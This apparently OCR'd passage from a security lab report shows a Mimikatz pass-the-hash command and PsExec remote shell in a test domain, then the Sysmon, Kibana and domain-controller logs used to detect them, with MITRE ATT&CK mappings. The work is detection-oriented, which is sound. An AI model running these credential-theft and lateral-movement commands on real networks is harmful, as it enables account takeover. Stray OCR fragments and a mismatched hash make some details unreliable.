
sekurlsa::pth/user:pdelgado/domain:testdomain.local/ntlm:8e546567be0044c1b77e604733617336 /run:".\psexec \\winlogs.testdomain.local -h cmd.exe



```
PS C:\Users\pablo\Downloads\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::pth /user:pdelgado /domain:testdomain.local /ntlm:8e546567be0044c1b77e604733617336 /run:".\psexec \
winlogs.testdomain.local -h cmd.exe"
user    : pdelgado
domain  : testdomain.local
program : .\psexec \\winlogs.testdomain.local -h cmd.exe
impers. : no
NTLM    : 9d4bf90abe1b1950044c1b77e6047336
  |  PID  5608
  |  TID  2140
  |  LSA Process is now R/W
  |  LUID 0 ; 15800491 (00000000:00f118ab)
  \_ msv1_0   - data copy @ 0000000000341410 : OK !
  \_ kerberos - data copy @ 00000000017DAAB8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

Figure 43– Mimikatz Pass the Hash

This allowed to establish a session with our test system using Psexec.exe, a light-weight telnet-replacement that lets you execute processes on other systems (Russinovich, PsExec, 2016). Once logged in, a “whoami” command was executed to verify the logged in user was correct.



Select mimikatz 2.1.1 x64 (oe.eo)

```
  |  LUID 0 ; 15751997 (00000000:00f05b3d)
  \_ msv1_0   - data copy @ 0000000001BA2930 : OK !
  \_ kerberos - data copy @ 00000000002DCA88
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
```

\\winlogs: cmd.exe


```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
testdomain\pdelgado

C:\Windows\system32>_
```

```
  |  PID  5608
  |  TID  2140
  |  LSA Process is now R/W
  |  LUID 0 ; 15800491 (00000000:00f118ab)
  \_ msv1_0   - data copy @ 0000000000341410 : OK !
  \_ kerberos - data copy @ 000000000017DAAB8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
```

Figure 44– Successful PSExec connection established

Below are the captured logs from the end user system and domain controller


1. Process Create Event ID 1 on Attacker system displaying the commands ran to invoke PsExec and establish a session with victim system.



```
Process Create:
UtcTime: 2018-04-19 02:27:37.329
ProcessGuid: {6B7ADE6A-FE99-5AD7-0000-00100119F100}
ProcessId: 5608
Image: C:\Users\pablo\Downloads\mimikatz_trunk\x64\PsExec.exe
CommandLine: .\psexec \\winlogs.testdomain.local -h cmd.exe
CurrentDirectory: C:\Windows\system32\
User: pdelgadotest\pablo
LogonGuid: {6B7ADE6A-FE99-5AD7-0000-0020AB18F100}
LogonId: 0xf118ab
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA256=3337E3875B05E0BFBA69AB926532E3F179E8CFBF162EBB60CE58A0281437A7EF
ParentProcessGuid: {6B7ADE6A-FE93-5AD7-0000-0010D711F100}
ParentProcessId: 2160
ParentImage: C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe
ParentCommandLine: "C:\Users\pablo\Downloads\mimikatz_trunk\x64\mimikatz.exe"
```

Figure 45– PSExec command recorded


2. Execution of PsExec64.exe



```
event_data.Image               C:\Windows\Explorer.EXE
event_data.ProcessGuid         {6B7ADE6A-CB2F-5AD7-0000-001090B4AE00}
event_data.ProcessId           1624
event_data.TargetFilename      C:\Users\pablo\Downloads\mimikatz_trunk\x64\PsExec64.exe
event_data.UtcTime             2018-04-19 02:24:21.020
event_id                       15
level                          Information
log_name                       Microsoft-Windows-Sysmon/Operational
message                        File stream created:
                               UtcTime: 2018-04-19 02:24:21.020
                               ProcessGuid: {6B7ADE6A-CB2F-5AD7-0000-001090B4AE00}
                               ProcessId: 1624
                               Image: C:\Windows\Explorer.EXE
                               TargetFilename: C:\Users\pablo\Downloads\mimikatz_trunk\x64\PsExec64.exe
                               CreationUtcTime: 2018-04-19 02:24:21.017
                               Hash: SHA256=AD6B98C01EE849874E4B4502C3D7853196F6044240D3271E4AB3FC6E3C08E9A4
```

Figure 46– PSExec process launched

3. Event ID 3 – Network connection displays the connection over port 445 on attacker system along with victim system




```
Network connection detected:
UtcTime: 2018-04-19
ProcessGuid: {6B7ADE6A-4E99-5AD7-0000-0010EB030000}
ProcessId: 4
Image: System
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.10.198
SourceHostname:pdelgadotest.testdomain.local
SourcePort: 63137
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 192.168.10.117
DestinationHostname: winlogs
DestinationPort: 445
DestinationPortName: microsoft-ds
```

```
Network connection detected:
UtcTime: 2018-04-19
ProcessGuid: {53472FAD-0EA2-5AD7-0000-0010EB030000}
ProcessId: 4
Image: System
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: false
SourceIsIpv6: false
SourceIp: 192.168.10.117
SourceHostname: winlogs.testdomain.local
SourcePort: 445
SourcePortName: microsoft-ds
DestinationIsIpv6: false
DestinationIp: 192.168.10.198
DestinationHostname: pdelgadotest
DestinationPort: 63137
DestinationPortName:
```

Figure 47- PSExec Network activity on Endpoints

4. On the Victim System, a Process Create Event ID 1 shows the command ran “whoami”




```
Process Create:
UtcTime: 2018-04-19 13:46:15.155
ProcessGuid: {53472FAD-9DA7-5AD8-0000-001038790805}
ProcessId: 113044
Image: C:\Windows\System32\whoami.exe
CommandLine: whoami
CurrentDirectory: C:\Windows\system32\
User: testdomain\pdelgado
LogonGuid: {53472FAD-9DA3-5AD8-0000-0020B5540805}
LogonId: 0x50854b5
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA256=C36CF78F2257F606AB67B14AFB02DCA652A3FA6907C7805EFBD2D47241EE609A
ParentProcessGuid: {53472FAD-9DA4-5AD8-0000-00103B610805}
ParentProcessId: 113616
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "cmd.exe"
```

Figure 48– Remote commands ran

Since we are passing NTML hashes, we should also see Domain Controller logs

Domain controller logs:

5. When querying for the victim’s username, the following Even IDs are associated with this activity:



pdelgado


event_data.IpAddress.keyword: "192.168.10.198"

Table - UserLogin Categories with Log count

Task	Keyword	EventID	Count
Kerberos Service Ticket Operations	Audit Success	4,769	3
Logon	Audit Success	4,624	2
Kerberos Authentication Service	Audit Success	4,768	1

Figure 49– Domain controller Event IDs


6. Event ID 4769 – Kerberos Service Ticket Operations



```
t  event_data.ServiceName              WINLOGS$
t  event_data.ServiceSid               S-1-5-21-107106048-1078147299-1971066577-48039
t  event_data.Status                   0x0
t  event_data.TargetDomainName         TESTDOMAIN.LOCAL
t  event_data.TargetUserName           pdelgado@TESTDOMAIN.LOCAL
t  event_data.TicketEncryptionType     0x12
t  event_data.TicketOptions            0x40810000
t  event_data.TransmittedServices      -
#  event_id                            4,769
t  host                                WINDCLOGS
t  keywords                            Audit Success
t  level                               Information
t  log_name                            Security
t  opcode                              Info
#  process_id                          736
t  provider_guid                       {54849625-5478-4994-A5BA-3E3B0328C30D}
t  record_number                       12535342595
t  short_message                       5145 or 4769
t  source_name                         Microsoft-Windows-Security-Auditing
t  tags                                winlogbeat, beats_input_codec_plain_applied, _grokparsefailure
t  task                                Kerberos Service Ticket Operations
#  thread_id                           259,272
```

Figure 50- Kerberos Service Ticket Requested

Event ID 4768 - Kerberos authentication ticket (TGT) was requested



```
event_id                        4,768
host                            windclogs
keywords                        Audit Success
level                           Information
log_name                        Security
message                         A Kerberos authentication ticket (TGT) was requested.

                                Account Information:
                                        Account Name:           pdelgado
                                        Supplied Realm Name:    TESTDOMAIN.LOCAL
                                        User ID:                        S-1-5-21-107106048-1078147299-1971066577-47601

                                Service Information:
                                        Service Name:           krbtgt
                                        Service ID:             S-1-5-21-107106048-1078147299-1971066577-502

                                Network Information:
                                        Client Address:         ::ffff:192.168.10.198
                                        Client Port:            61123

                                Additional Information:
                                        Ticket Options:         0x40810010
                                        Result Code:            0x0
                                        Ticket Encryption Type: 0x17
                                        Pre-Authentication Type:        2

                                Certificate Information:
                                        Certificate Issuer Name:
                                        Certificate Serial Number:
                                        Certificate Thumbprint:

                                Certificate information is only provided if a certificate was used for pre-authentication.
```

Figure 51- Kerberos authentication ticket was requested

As the attacker has the ability to move around laterally, he/she will most likely move on to the next step: internal reconnaissance, which will provide a better understanding of the environment that they are currently attacking.

MITRE's ATT&CK covered the following Tactics:

Tactic		
Credential Access	**Technique ID**	**Data Sources**
Credential Dumping	T1003	Process command-line parameters, Process monitoring, PowerShell logs
Privilege Escalation		
Exploitation for privilege Escalation	T1068	Windows Error Reporting, Process monitoring, Application Logs
Hooking	T1179	DLL monitoring, Loaded DLLs, Process Monitoring, Windows event logs
Lateral Movement		
Exploitation of Remote Services	T1210	Windows Error Reporting, Process Monitoring


Table 5 – MITRE: Credential Access, Privilege Escalation, Lateral Movement Indicators

6.4 Internal Reconnaissance

The purpose of this phase is to collects internal information about the victim environment. At this time, we will minimize any abnormal activities and therefore primarily use built-in operating system commands to explore compromised systems. While remaining in the victim's endpoint from a remote PowerShell session established earlier, we want to know the following:

- Find all active Network Shares
- Who are the local administrators
- Network Information - DNS Settings, ARP Table
- What processes are running
- What applications are currently installed
- Host Firewall Settings

Figure 6.4 represents one of the commands ran to query the victim system for network shares.




```
  \_ aes128_hmac         -> null
```

```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
The command completed successfully.


C:\Windows\system32>
```

Figure 52- Listing Network Shares

The logged commands on the endpoint were viewed in the “visualize” portion of Elasticsearch called “Kibana”, a web-based interface that allows you to select specific fields of data to analyze. Below are the recorded logs that display the command line ran on the remote system:



logstash-winlogbeat*

Split Rows @timestamp per minute

Split R... event_data.CurrentDirectory.keyword: Descending

Split R... event_data.ParentImage.keyword: Descending

Split Rows

Sub Aggregation: Terms

Field: event_data.CommandLine.keyword

Order By: metric: Count

Order: Descendin

Size: 100

